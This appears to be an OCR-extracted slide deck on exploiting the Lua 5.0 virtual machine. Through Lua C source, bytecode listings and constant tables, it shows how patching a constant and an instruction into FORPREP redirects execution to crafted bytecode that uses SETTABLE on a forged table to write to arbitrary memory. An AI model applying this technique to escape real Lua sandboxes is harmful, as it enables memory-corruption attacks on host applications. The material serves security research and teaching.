    l = (luaV_tostring(L, o) ? tsvalue(o)->tsv.len : 0);
    lua_unlock(L);
    return l;
  }
}
```




```lua
function zzz()
    local a = 1
    local b = 2
    a = nil
    return string.len(a)
end
```




```c
#define ttisnil(o)  (ttype(o) == LUA_TNIL)
#define ttisnumber(o) (ttype(o) == LUA_TNUMBER)
#define ttisstring(o) (ttype(o) == LUA_TSTRING)
#define ttistable(o)  (ttype(o) == LUA_TTABLE)
#define ttisfunction(o) (ttype(o) == LUA_TFUNCTION)
#define ttisboolean(o)  (ttype(o) == LUA_TBOOLEAN)
#define ttisuserdata(o) (ttype(o) == LUA_TUSERDATA)
```

Origin




```
1    [4]      LOADK        0 0       ; 1
2    [5]      LOADK        1 1       ; 2
3    [6]      LOADNIL      0 0 0
```

Replaced




```
1    [4]      FORPREP      0 [ADDR]
2    [5]      LOADK        1 1        ; 2
3    [6]      LOADNIL      0 0 0
```




```
1    LOADK xxx xxx
2    [JMP BACK]
```

Arbitrary Address Write

- Opcode `SETTABLE`
- Set table[index] = value




```c
#define setobj(obj1,obj2) \
  { const TObject *o2=(obj2); TObject *o1=(obj1); \
    checkconsistency(o2); \
    o1->tt=o2->tt; o1->value = o2->value; }
```



```c
typedef struct Table {
  CommonHeader;
  lu_byte flags;  /* 1<<p means tagmethod(p) is not present */
  lu_byte lsizenode;  /* log2 of size of `node' array */
  struct Table *metatable;
  TObject *array;  /* array part */
  Node *node;
  Node *firstfree;  /* this position is free; all positions after it are full */
  GCObject *gclist;
  int sizearray;  /* size of `array' array */
} Table;
```

Arbitrary Address Write


- Opcode `SETTABLE`
    - assert type == LUA_TTABLE
    - assert metatable valid ptr




```
/*
** Receives table at `t', key at `key' and value at `val'.
*/
void luaV_settable (lua_State *L, const TObject *t, TObject *key, StkId val) {
  const TObject *tm;
  int loop = 0;
  do {
    if (ttistable(t)) {  /* `t' is a table? */
      Table *h = hvalue(t);
      TObject *oldval = luaH_set(L, h, key); /* do a primitive set */
      if (!ttisnil(oldval) ||  /* result is no nil? */
          (tm = fasttm(L, h->metatable, TM_NEWINDEX)) == NULL) { /* or no TM? */
        setobj2t(oldval, val);  /* write barrier */
        return;
      }
      /* else will try the tag method */
    }
```

Arbitrary Address Write

- assert constant foo == 4
- assert instruct foo == 8 or 9



```
function <t5.lua:1> (9 instructions, 72 bytes at 0x1a2ea90)
0 params, 4 stacks, 0 upvalues, 2 locals, 4 constants, 0 functions
        1       [2]     LOADK           0 0     ; 1
        2       [3]     LOADK           1 1     ; 2261634.5098039
        3       [4]     LOADNIL         1 1 0
        4       [5]     GETGLOBAL       2 2     ; string
        5       [5]     GETTABLE        2 2 253 ; "len"
        6       [5]     MOVE            3 0 0
        7       [5]     TAILCALL        2 2 0
        8       [5]     RETURN          2 0 0
        9       [6]     RETURN          0 1 0
```




```lua
local function foo()
    local a=1
    local b=2261634.5098039214499294757843017578125
    b = nil
    return string.len(a)
end
```

Constant Table

1	TNUMBER	1
2	TNUMBER	0x41414141
3	TSTRING	“string”
4	TSTRING	“len”

Origin


1	TNUMBER	1
2	TNUMBER	0x41414141
3	TSTRING	“string”
4	TSTRING	“len”



```
1   [2] LOADK      0 0 ; 1
2   [3] LOADK      1 1 ; 2261634.5098039
3   [4] LOADNIL    1 1 0
```

Replaced

1	TNUMBER	1
2	TNUMBER	new value
3	TSTRING	“string”
4	TSTRING	“len”




```
1   [2] FORPREP    0 ;[ADDR]
2   [3] LOADK      1 1 ; 2261634.5098039
3   [4] LOADNIL    1 1 0
```


1	TNUMBER	1
2	TNUMBER	new value
3	TSTRING	“string”
4	TSTRING	“len”

…	…	…
0x18	metatable	addr to modify
…	…	…


LUA_TTABLE	Table PTR




```
[2] FORPREP      0 ;[ADDR]
[3] LOADK        1 1 ; 2261634.5098039
[4] LOADNIL      1 1 0
```




```
LOADK       0   table_addr
SETTABLE    idx value
RETURN
```



```
1    [2] FORPREP      0 ;[ADDR]
2    [3] LOADK        1 1 ; 2261634.5098039
3    [4] LOADNIL      1 1 0
```



```
1    LOADK       0    table_addr
2    SETTABLE    idx value
3    RETURN
```




Index

Value

Constant Table

